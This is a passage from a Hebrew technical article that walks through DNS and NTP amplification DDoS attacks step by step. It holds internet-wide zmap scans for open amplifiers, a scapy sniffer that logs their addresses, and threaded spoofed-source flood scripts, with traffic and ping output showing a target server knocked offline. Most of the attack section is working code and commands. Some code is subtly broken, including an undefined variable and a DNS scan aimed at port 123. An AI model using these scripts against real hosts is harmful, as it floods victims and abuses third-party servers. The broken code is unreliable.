4B6Yd84RMZC3yGdGtyrSD6tZsiJZoXhLQkkf0kOTWCjPvD8oPm+yYiGI Cm64eM3kflU=
cpsc.gov.             10710   IN      AAAA    2600:803:240::2
cpsc.gov.             10710   IN      A       63.74.109.2
cpsc.gov.             10710   IN      TXT     "v=spf1 ip4:63.74.109.6 ip4:63.74.109.10
ip4:63.74.109.20 mx a:list.cpsc.gov -all"
cpsc.gov.             10710   IN      MX      5 stagg.cpsc.gov.
cpsc.gov.             10710   IN      MX      5 hormel.cpsc.gov.
cpsc.gov.             10710   IN      NS      auth61.ns.uu.net.
cpsc.gov.             10710   IN      NS      auth00.ns.uu.net.

;; Query time: 77 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Wed Aug 24 16:55:43 PDT 2016
;; MSG SIZE  rcvd: 4106
```

קיבלנו כ-4095 בייטים בתגובה! אך גודלה של השאילתה השתנתה מגודלה של השאילתה מהדוגמא וכעת היא 94, אך עדיין קיבלנו כאן תגובה מאסיבית. בואו נחשב את זה:

$$BAF = \frac{len(UDP\ payload)\ amplifier\ to\ victim}{len(UDP\ payload) attacker\ to\ amplifier}$$

הגודל של ה-payload עצמו, כלומר השאילתה, בנוסף לכל ההידרים, או הגודל הכולל של הפאקטה ששלחנו היתה 94 בייטים, וגודל התגובה שקיבלנו משרת ה-DNS היא כ-4095 בתים. כלומר, יש כאן אמפליפיקציה של x43.56. זאת אומרת שעם רוחב פס של 1 ג'יגה ביט נוכל לבצע התקפות של 43.5 ג'יגה ביט בשניה! אך עדיין חתיכות חסרות בפאזל, אם שרת DNS אחד החזיר לנו תגובה של 4095 בתים, תאורתית, נצטרך לשלוח לו 1,327,838 בקשות בשנייה כדי שישלח תעבורה של 43.5 ג'יגה ביט בשנייה לקורבן שלנו. אך מכיוון שלא סביר ששרת DNS שלנו מחובר לרשת של 43 ג'גיה ההתקפה לא תוכל לצאת לפועל.

ולכן, על מנת להוציא את ההתקפה לפועל נצטרך המון שרתי DNS ישלחו תגובות, אומנם כל שרת ישלח טיפת תעבורה אך יחד נקבל ים שלם של תעבורה, אך לא רק זה, בכך שנשתמש בהרבה שרתי DNS שיתפקדו כ-Amplifiers ההתקפה תהיה ממספר רב של מקורות, מכוון ששרתי ה-DNS הם אלה ששולחים את התעבורה לקורבן ובגלל זה תהיה קשה יותר לחסימה ביידי הקורבן. אז איך נמצא אותם? נסרוק את הרשת בחיפוש אחרי שרתים אלו. (לא מומלץ לעשות את זה מרשת ביתית, או בכלל כי כן מדובר ב-traffic שלא כל אחד שמח לקבל לרשת שלו ובדרך כלל התהליך יכול להיות מלווה ב-Abuse reports שישלחו ל-ISP שלכם).

סריקת האינטרנט ומציאת שרתי DNS

נעזר ב-ZMap, כלי עוצמתי לסריקת רשתות ומחקר ונחפש שרתי DNS פתוחים בהם נוכל להשתמש כ"מגבירים" כדי להעצים את ההתקפה שלנו. נעשה זאת ע"י שליחת שאילתות DNS לכל טווח ה-IPv4 (0.0.0.0-255.255.255.255) השרתים שיגיבו לשאילתה - הם שרתי DNS פתוחים. שמרנו את ה-Payload של שאילתת "ANY" לדומיין cpsc.gov בקובץ "cpsc.gov.pkt". שנית, העלנו שרת והתקנו עליו zmap, לאחר ההתקנה אנו נריץ את הפקודה הבאה שתתחיל את שליחת החבילה ברחבי האינטרנט:

```
[root@ubuntu tmp]# zmap -M udp -p 123 --probe-args=file:cpsc.gov.pkt -B
10M
Aug 23 17:50:53.414 [INFO] zmap: output module: csv
Aug 23 17:50:53.414 [WARN] csv: no output file selected. no results will
be provided.
0:01 0%; send: 13841 13.8 Kp/s (13.6 Kp/s avg); recv: 5 4 p/s (4 p/s
avg); drops: 0 p/s (0 p/s avg); hits: 0.04%
```

הפרמטר '**M**' אחראי על probe, אם נרשום UDP החבילות שישלחו יהיו UDP, בחרנו ב-UDP מכיוון ששרתי ה-DNS שננצל חייבים לתמוך בקבלת שאילתות UDP, מכיוון שהוא פרוטוקול connection-less, כלומר - לא מתבצע handshake. מה שאומר, שאין אימות לשולח. ולכן, נוכל לנצל זאת לשם זיוף כתובת השולח. נגרום לשרת ה-DNS לשלוח את התגובה לכתובת המקור ממנה הוא קיבל את השאילתה, כלומר כתובתו של הקורבן.

הפרמטר "**-probe-args**" אחראי לטעינת ה-payload מקובץ, כלומר השאילתה אותה הוא שולח. הפרמטר '**B**' אחראי להגבלת התעבורה שהכלי שולח, מכיוון שברשותנו שרת עם רוחב פס גבוהה, לא היינו רוצים להשתמש בכולו אלא הרשנו לכלי zmap לשלוח 10MB בשנייה לצורך הסריקה.

אבל רגע אחד, הכלי הזה רק שולח פאקטות! מה יקרה אם אחד משרתי ה-DNS באמת יגיב לשאילתה הזאת? התשובה היא כלום. הכלי הזה כמו שאמרנו הוא רק שולח פאקטות, הוא לא מאזין לתעבורה שמתקבלת לשרת, ולשם כך נצטרך לכתוב כלי שיאזין לכל התעבורה שנכנסת משרתי ה-DNS לשרת שלנו, אנו נשמור את האייפים של שרתי ה-DNS שהחזירו לנו תגובה לשם הניצול שלהם מאוחר יותר בשלב יישום ההתקפה.

בחרנו ב-Python - אך תוכלו להשתמש בכל שפה למימוש הקונספט - או אפילו ב-tcpdump:

```
#!/usr/bin/env python2
from scapy.all import *
from sys import argv
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)


def callback(pkt):
    global argv
    required_size = int(argv[3])
    response_length = pkt["UDP"].len
    if response_length >= required_size:  # the response size we're
looking for
        print response_length, pkt["IP"].src
        handler = open('out.txt', 'a')
        handler.write("{0}\n".format(pkt["IP"].src)) # log the source IP
        handler.close()


def main(port, interface):
    sniff(iface=interface, prn=callback, filter="udp src port
{0}".format(port), store=0)

if __name__ == '__main__':
    args = argv[1:]
    if len(args) is 3:
        main(*args[:-1])
    else:
        print "Usage: {0} port interface response-size".format(argv[0])
```

הסקריפט מאזין לבקשות נכנסות מפורט מסויים ובודק אם גודל התגובה היא מעל N בתים מכיוון שזו גודל התגובה שאנחנו מחפשים(במקרה שלנו: 4095). הסיבה היא שאנחנו בכלל בודקים את גודל התגובה היא בגלל שחלק משרתי ה-DNS מקונפגים עם limit מסוים פר תשובה. אם נוריד את ה-if הזה נוכל לראות קשת רחבה של גדלים. לאחר שנמצאו תגובות בעלי גודל של N נשמור את כתובות הIPש שמהם הגיעו התגובות הנ"ל לקובץ "out.txt" לצורך מימוש ההתקפה בהמשך.

במקרה שלנו, נאזין לתעבורה הנכנסת מפורט 53, הפורט של שרתי ה-DNS:

```
alpha@ubuntu:/tmp$ python sniff.py 53 eth0 4095
4103 77.91.133.2
4103 94.73.239.8
4103 79.141.67.94
4103 41.84.50.83
4103 94.232.19.110
4103 132.255.191.254
4103 178.210.132.33
4103 37.216.248.146
4103 103.12.163.172
4103 43.224.112.206
4103 46.19.46.213
4103 200.29.119.44
4103 182.71.16.218
...
...
```

לאחר ריצה של פחות מדקה קיבלנו תגובות בגודל של 4103 בייטים מ-24 שרתי DNS פתוחים. כמובן שליישום ההתקפה נצטרך הרבה יותר מ-24 שרתים להתחשב בעובדה שכל אחד מהם שולח רק 4103 בייטים. לכן, נשאיר את הסריקה לרוץ עד שתסיים.

לאחר ריצה של הסקריפט קיבלנו כ-70,000 שרתי DNS שבהם נוכל להשתמש כ-Amplifiers. כעת, נוכל להמשיך לשלב הבא שהוא יישום ההתקפה עצמה.

יישום התקפת DNS Amplification ב-Python

אנו נשלח את שאילתת ה-ANY על הדומיין לכל אחד משרתי ה-DNS שאספנו משלב הקודם ונשנה את כתובת המקור של השולח לזו של הקורבן. התוצאה תהיה שכל אחד משרתי ה-DNS יחזיר את תשובתו לשאילתה לקורבן:

```
#!/usr/bin/env python2
import threading
from scapy.all import *


def attack(target, port, server, domain):
    # send a spoofed packet
    pkt = IP(src=ip_addr, dst=server) / UDP(sport=RandShort(),dport=53,
len=45) / DNS(id=RandShort(), rd=1, qd=DNSQR(qname=domain, qtype="ALL",
qclass="IN"), ar=DNSRROPT(rclass=65527, rdlen=0), )
    send(pkt)


def main(target, port, amp_file, domain, threads=10):
    with open(amp_file) as f:  # read amplifiers file
        servers = f.read().splitlines()
    servers_len = len(servers)
    port, threads = int(port), int(threads)
    iterator = 0
    while True:
        try:
            while threading.activeCount() <= threads:
                server = servers[iterator]
                t = threading.Thread(target=attack, args=(target, port,
server, ))
                t.start()
                iterator = (iterator + 1 if iterator < servers_len-1
else 0)
        except (KeyboardInterrupt, SystemExit):
            raise


if __name__ == '__main__':
    from sys import argv
    args = argv[1:]

    if len(args) < 3:
        print 'Usage: {0} target port list [threads]'.format(argv[0])

    else:
        main(*args)
```

הסקריפט שולח את ה-payload של שאילתת ה-ANY של הדומיין cpsc.gov לכל אחד משרתי ה-DNS ברשימה שלנו, אך בנוסף משנה את ה-Source IP של הפאקטה לכתובת האייפי של הקורבן שלנו.

עכשיו, מאחר שיש לנו רשימה של שרתי DNS, נוכל לבצע את ההתקפה, לצורך ההדגמה אשתמש ב-2 שרתים, תוקף ונתקף.

סקריפט ההתקפה שלנו מקבל 4 ארגומנטים, הדומיין שנבקש את כל רשומותיו, קובץ המכיל את רשימת שרתי ה-DNS וכתובת ה-IP של הקורבן הפרמטר האחרון הוא מספר הטרדים:

```
# python dns.py
Usage: dns.py [list] [domain] [ip]
```

```
[root@DX601-S20-TP tmp]#  screen -dm python dns.py amplifiers.txt cpsc.gov
[root@DX601-S20-TP tmp]# dstat -n
-net/total-
 recv  send
   0     0
1350B  198k
1414B  199k
1776B  197k
2032B  200k
1524B  201k
1248B  193k
 966B  195k
 838B  199k
 928B  200k
 710B  194k
```

אכן התבצעה אמפליפיקציה שקרובה לחישוב שעשינו (43.5x): השרת התוקף שולח כבערך כ-200KB בשנייה, או 1.6Mb בשנייה. כעת, נבדוק מה קורה בצד של הקורבן, כמה תעבורה הוא מקבל בשנייה? נריץ את הפקודה dstat -n ונסתכל על העמודה recv:

```
[root@webserver ~]# dstat -n
-net/total-
 recv  send
   0     0
7389k  139k
7303k  154k
7452k  155k
7641k  153k
7253k  165k
7616k  176k
7470k  166k
7304k  161k
7489k  154k
7171k  172k
7408k  171k
7551k  167k
6998k  167k
7538k  181k
7264k  175k
7461k  176k
7086k  176k
7489k  180k
7287k  183k
7291k  184k
7410k  195k
7355k  180k
7251k  182k
7335k  188k
```

נראה כי אנחנו מקבלים בערך 7,300KB בשנייה, או 59.2Mb בשנייה(!)

ניתן לראות כאן בבירור כי ההתקפה גדולה יותר מהתעבורה ששלחנו מהשרת המתקיף, ולכן אכן התבצעה האמפליפיקציה. אך כמה?

נקח את ה-peak של התעבורה היוצאת בשרת המתקיף, במקרה שלנו 201kB/s, ובנוסף נקח את ה-peak של התעבורה הנכנסת אל השרת המותקף - 7,764kB/s, ונבצע פעולת חילוק בין שניהם: 201/7764 נקבל x39. שזה קרוב מאוד לחישוב התיאורתי הראשוני שהתחלנו איתו: 43.5x.

כתבנו את התוכנית ב-Python כדי לעזור לכם להבין איך התקפת מניעת שירות מוגברת פועלת מאחורי הקלעים. כדי להגביר את ההתקפה עליכם לשלוח יותר חבילות בשנייה, מה שאומר שנצטרך להיות יותר "למטה" ולכן בדוגמא שנציג בהמשך, מימשנו את ההתקפה בצורה שונה.

```
[root@DX601-S20-TP tmp]# ./dns [redacted] 80 amplifiers.txt 1 10 | dstat -n
-net/total-
 recv  send
   0     0
 761B 6003k
 602B   13M
 492B   13M
 474B   13M
 428B   13M
 794B   13M^C

[root@DX601-S20-TP tmp]#
```

התעבורה הנשלחת מהשרת תוקף הינה 13Megabytes/s או 104Mbps. ומה אנחנו מקבלים בשרת הנתקף? נסתכל על עמודת ה-recv:

```
[root@webserver ~]# dstat -n
-net/total-
 recv  send
   0     0
1178B 1134B
2587B 1548B
  30k  382B
 558B  654B
  84M 8843k
 117M   12M
 117M   12M
 117M   13M
 117M   12M
 117M   13M
 117M   12M
  51M 5551k
1103k  155k
 736k  119k
 375k   68k
 423k   84k
 207k  114k
 147k   32k
 123k   26k
```


ניתן לראות שההתקפה העמיסה על השרת, 117M/s זה המקסימום של 1Gbit Ethernet. למעשה, ההתקפה הייתה כה חזקה (תיאורתית 4.056Gbps) שהשרת הנתקף קרס למספר שניות(!):

```
PING [redacted]: 56 data bytes
64 bytes from [redacted]: icmp_seq=0 ttl=43 time=154.256 ms
64 bytes from [redacted]: icmp_seq=1 ttl=43 time=155.793 ms
64 bytes from [redacted]: icmp_seq=2 ttl=43 time=154.855 ms
Request timeout for icmp_seq 3
Request timeout for icmp_seq 4
Request timeout for icmp_seq 5
Request timeout for icmp_seq 6
Request timeout for icmp_seq 7
Request timeout for icmp_seq 8
Request timeout for icmp_seq 9
Request timeout for icmp_seq 10
Request timeout for icmp_seq 11
64 bytes from [redacted] icmp_seq=12 ttl=43 time=155.151 ms
64 bytes from [redacted] icmp_seq=13 ttl=43 time=156.589 ms
Request timeout for icmp_seq 14
Request timeout for icmp_seq 15
Request timeout for icmp_seq 16
Request timeout for icmp_seq 17
Request timeout for icmp_seq 18
Request timeout for icmp_seq 19
64 bytes from [redacted] icmp_seq=20 ttl=43 time=152.409 ms
64 bytes from [redacted] icmp_seq=21 ttl=43 time=153.066 ms
64 bytes from [redacted]: icmp_seq=22 ttl=43 time=152.322 ms
```

*disclamer קטן, ברוב ספקיות האינטרנט IP Spoofing (שינוי ה-Source IP) חסום בעזרת יישום BCP38 לרשת, שאומר שפאקטות שיוצאות עם Source IP שלא שייך לרשת יקבלו drop לפני שייצא בכלל מהראוטר, לכן סקריפט זה לא יעבוד אם תנסו את זה על החיבור הביתי שלכם.

לצורך המאמר פנינו לחברות שונות ואחת מהן, שתשאר אנונימית מבקשתה, הסכימה לתת לנו שרת ל-24 שעות למטרת ההדגמה :)


ניתן לסכם את הנושא של DNS Amplification בעזרת הדיאגרמה הזו:



[מקור: http://nirlog.com/2006/03/28/dns-amplification-attack]


NTP

NTP (Network Time Protocol[2]) הוא פרוטוקול המשמש מכונות לסכנרון התאריך והשעה עם שרת ה-NTP, על מנת להבטיח שתוצג השעה המדויקת. המכונה נעזרת בתאריך והשעה כדי לזהות מתי קבצים נוצרו, לצורך נקודות שחזור של המכונה וכו'.



[המכונה מתחברת לשרת ה-NTP ומעדכנת את השעה]

המכונה תקבל עדכון משרת ה-NTP שנבחר, נסניף את החבילות ברשת באמצעות Wireshark.



הגברת NTP מתבססת על עקרון בסיסי בהתקפות הגברה. בתור תוקפים, אנחנו שואפים למקסם את התשובה שאנחנו מקבלים מהשרת תוך כדי מינימום מידע.

במקרה זה, התוקף מנצל את שאילתה בשם Monlist (Monitor list). השאילתה מבקשת רשימה של N המכונות האחרונות שביצעו אינטראקציה עם השירות. עבור תוקף monlist היא כלי נהדר, בעזרתה התוקף יוכל למפות את הרשת. ככלי DDoS הוא אפילו טוב יותר מהסיבה שפאקטור ההגברה גבוהה.

[2] RFC - https://tools.ietf.org/html/rfc958


את ה-Payload של שאילתת monlist נוכל למצוא בנתיב examples/udp-probes תחת ה-Repository של ZMAP.

```
alpha@ubuntu:/tmp$ wget
https://github.com/zmap/zmap/raw/master/examples/udp-
probes/ntp_123_monlist.pkt
```

ברשתונו ה-Payload, כעת אנחנו יכולים לשלוח את החבילה לשרת NTP:


```
alpha@ubuntu:/tmp$ sudo python
Python 2.7.12 (default, Jul  1 2016, 15:12:24)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> handler = open("ntp_123_monlist.pkt")
>>> data = handler.read()
>>> handler.close()
>>> from scapy.all import *
>>> send(IP(dst="109.246.9.237") / UDP(sport=1337, dport=123) / Raw(data))
.
Sent 1 packets.
>>>
```

בעזרת Wireshark נאזין לשיחה בין המכונה לשרת השעון.



No.	Time	Source	Destination	Protocol	Length	Info
3	0.009927237	192.168.244.136	109.246.9.237	NTP	236	NTP Version 2, private
4	0.124259017	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
5	0.124281332	192.168.244.136	109.246.9.237	ICMP	512	Destination unreachable (Port unreachable)
6	0.124966665	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
7	0.124976086	192.168.244.136	109.246.9.237	ICMP	512	Destination unreachable (Port unreachable)
8	0.124989973	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
9	0.124994284	192.168.244.136	109.246.9.237	ICMP	512	Destination unreachable (Port unreachable)
10	0.125009803	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
11	0.125012925	192.168.244.136	109.246.9.237	ICMP	512	Destination unreachable (Port unreachable)
12	0.125022380	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
13	0.125025333	192.168.244.136	109.246.9.237	ICMP	512	Destination unreachable (Port unreachable)
14	0.125034632	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
15	0.125037857	192.168.244.136	109.246.9.237	ICMP	512	Destination unreachable (Port unreachable)
16	0.125047915	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
17	0.125049971	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
18	0.125050906	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
19	0.125052089	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
20	0.125052958	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
21	0.125053816	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
22	0.125054706	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
23	0.125908118	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
24	0.125912337	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
25	0.125913382	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
26	0.125914463	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
27	0.125916389	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
28	0.125917483	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
29	0.125926285	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
30	0.125974523	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private

לרוב שירותי UDP מגבילים את עצמם ל-512 בתים לחבילה. לכן קיבלנו את התשובה לשאלה שלנו במספר חבילות. דרך נוספת לבדיקת פאקטור ההגברה היא בעזרת Wireshark. בתפריט נבחר ב"Statistics -> Conversations":



Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168.244.136	1337	109.246.9.237	123	101	48 k	1	236	100	48 k	0.000000000	0.101419	18 k	3817 k

נחשב: 3817/18 ונקבל: 212. פאקטור ההגברה הוא 212x!

זוכרים שנעזרנו ב-zmap כדי לסרוק שרתי DNS באינטרנט? אז כעת נסרוק שרתי NTP ☺

```
[root@ubuntu tmp]# zmap -M udp -p 123 --probe-args=file:ntp_123_monlist.pkt -B 10M
Aug 23 17:50:53.414 [INFO] zmap: output module: csv
Aug 23 17:50:53.414 [WARN] csv: no output file selected. no results will be provided.
0:01 0%; send: 13841 13.8 Kp/s (13.6 Kp/s avg); recv: 5 4 p/s (4 p/s avg); drops: 0 p/s (0 p/s avg);
hits: 0.04%
```

נאזין לחבילות שאנחנו מקבלים משרתי NTP:

```
[root@ıubuntu ~]# python snif.py 123 eth0 400
WARNING: No route found for IPv6 destination :: (no default route?)
448 10.254.254.65
...
...
...
```

מכיוון שבחלק מהשרתים גודל התשובה שאנחנו מקבלים היא שונה, נסנן את השרתים שקיבלנו לפי פאקטור ההגברה של 85 תגובות לשרת. ראשית, נשתמש בהוראה uniq כדי להוריד כפילויות ובדגל -c כדי לקבל את מספר התגובות שקיבלנו מכל שרת, לאחר מכן נמיין אותם ונשתמש ב-awk על מנת לסנן שרתים שקיבלנו מהם פחות מ-85 תגובות:

```
[root@ubuntu ~]# cat out.txt | uniq -c | sort | awk '$1 >= 85' | awk '{print $2}' > list.txt
[root@ubuntu ~]# cat list.txt | wc -l
581
```

נתאים את קוד ההתקפה לפרוטוקול NTP:

```
#!/usr/bin/env python2
import threading
from scapy.all import *

def attack(target, port, server):
   # send a spoofed packet
   pkt = IP(src=target, dst=server) / UDP(sport=port, dport=123) /
Raw('\x17\x00\x03*'+'\x00'*188)
   send(pkt)

def main(target, port, amp_file, threads=10):
   with open(amp_file) as f:  # read amplification file
      servers = f.read().splitlines()
   servers_len = len(servers)
   port, threads = int(port), int(threads)
   iterator = 0
   while True:
      try:
            while threading.activeCount() <= threads:
                server = servers[iterator]
```

```
                t = threading.Thread(target=attack, args=(target,
port, server, ))
                t.start()
                iterator = (iterator + 1 if iterator <
servers_len-1 else 0)
        except (KeyboardInterrupt, SystemExit):
            raise


if __name__ == '__main__':
   from sys import argv
   args = argv[1:]

   if len(args) < 3:
      print 'Usage: {0} target port list [threads]'.format(argv[0])

   else:
      main(*args)
```

הצד התוקף:

```
[root@DX601-S20-TP tmp]# screen -dm ./ntp.py [redacted] 80 ntp_list.txt 1000
[root@DX601-S20-TP tmp]# dstat -n
-net/total-
 recv  send
   0     0
2430B   64k
 717B   62k
 134B   60k
 390B   63k
 774B   62k
 454B   61k
 646B   64k
 390B   59k
 838B   63k
 198B   62k
 326B   61k
 134B   65k
 518B   61k
 326B   62k
 262B   62k
 454B   60k
 390B   59k
 582B   62k
 326B   61k
 455B   61k
 326B   63k
 454B   61k^C
[root@DX601-S20-TP tmp]#
```

הצד הנתקף:

```
[root@webserver ~]# dstat -n
-net/total-
 recv  send
    0     0
9194B 1520B
3846B  850B
 716B  322B
 232k 3266B
2758B  182B
1649k  104k
6109k   73k
9018k  103k
7725k  150k
6205k   87k
5527k  104k
6834k  127k
8933k  119k
6963k   89k
6933k  134k
9869k  111k
  10M  157k
  10M  148k
  12M  170k
9883k  105k
9369k  151k
7861k  135k
4579k   92k
2342k   92k
3326k   58k
2823k  104k
8010k  132k
9469k  115k
```

שוב, נחשב את פאקטור האמפליפיקציה לפי ה-peak שאנחנו מוציאים בשרת שלנו וה-peak שהקורבן מקבל. נבצע את החישוב:

```
>>> 12288/65
189
```

